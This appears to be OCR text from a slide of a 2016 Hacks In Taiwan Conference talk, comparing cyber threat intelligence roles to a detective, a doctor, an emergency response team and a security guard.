
What can we do?

- Black List

Cyber Threat Intelligence

- Private Detective
- Investigation、Long-term tracking
- Campaign Tactics Techniques and procedure

- Doctor
- Prescription
- high-level strategy



- Emergency Response Team
- Emergency Response、Handling Crisis
- malware weapon

- Security Guard
- 24x7 monitor、report
- indicator match

Hacks In Taiwan Conference

2016 Dec 1 ~ Dec 3

Q & A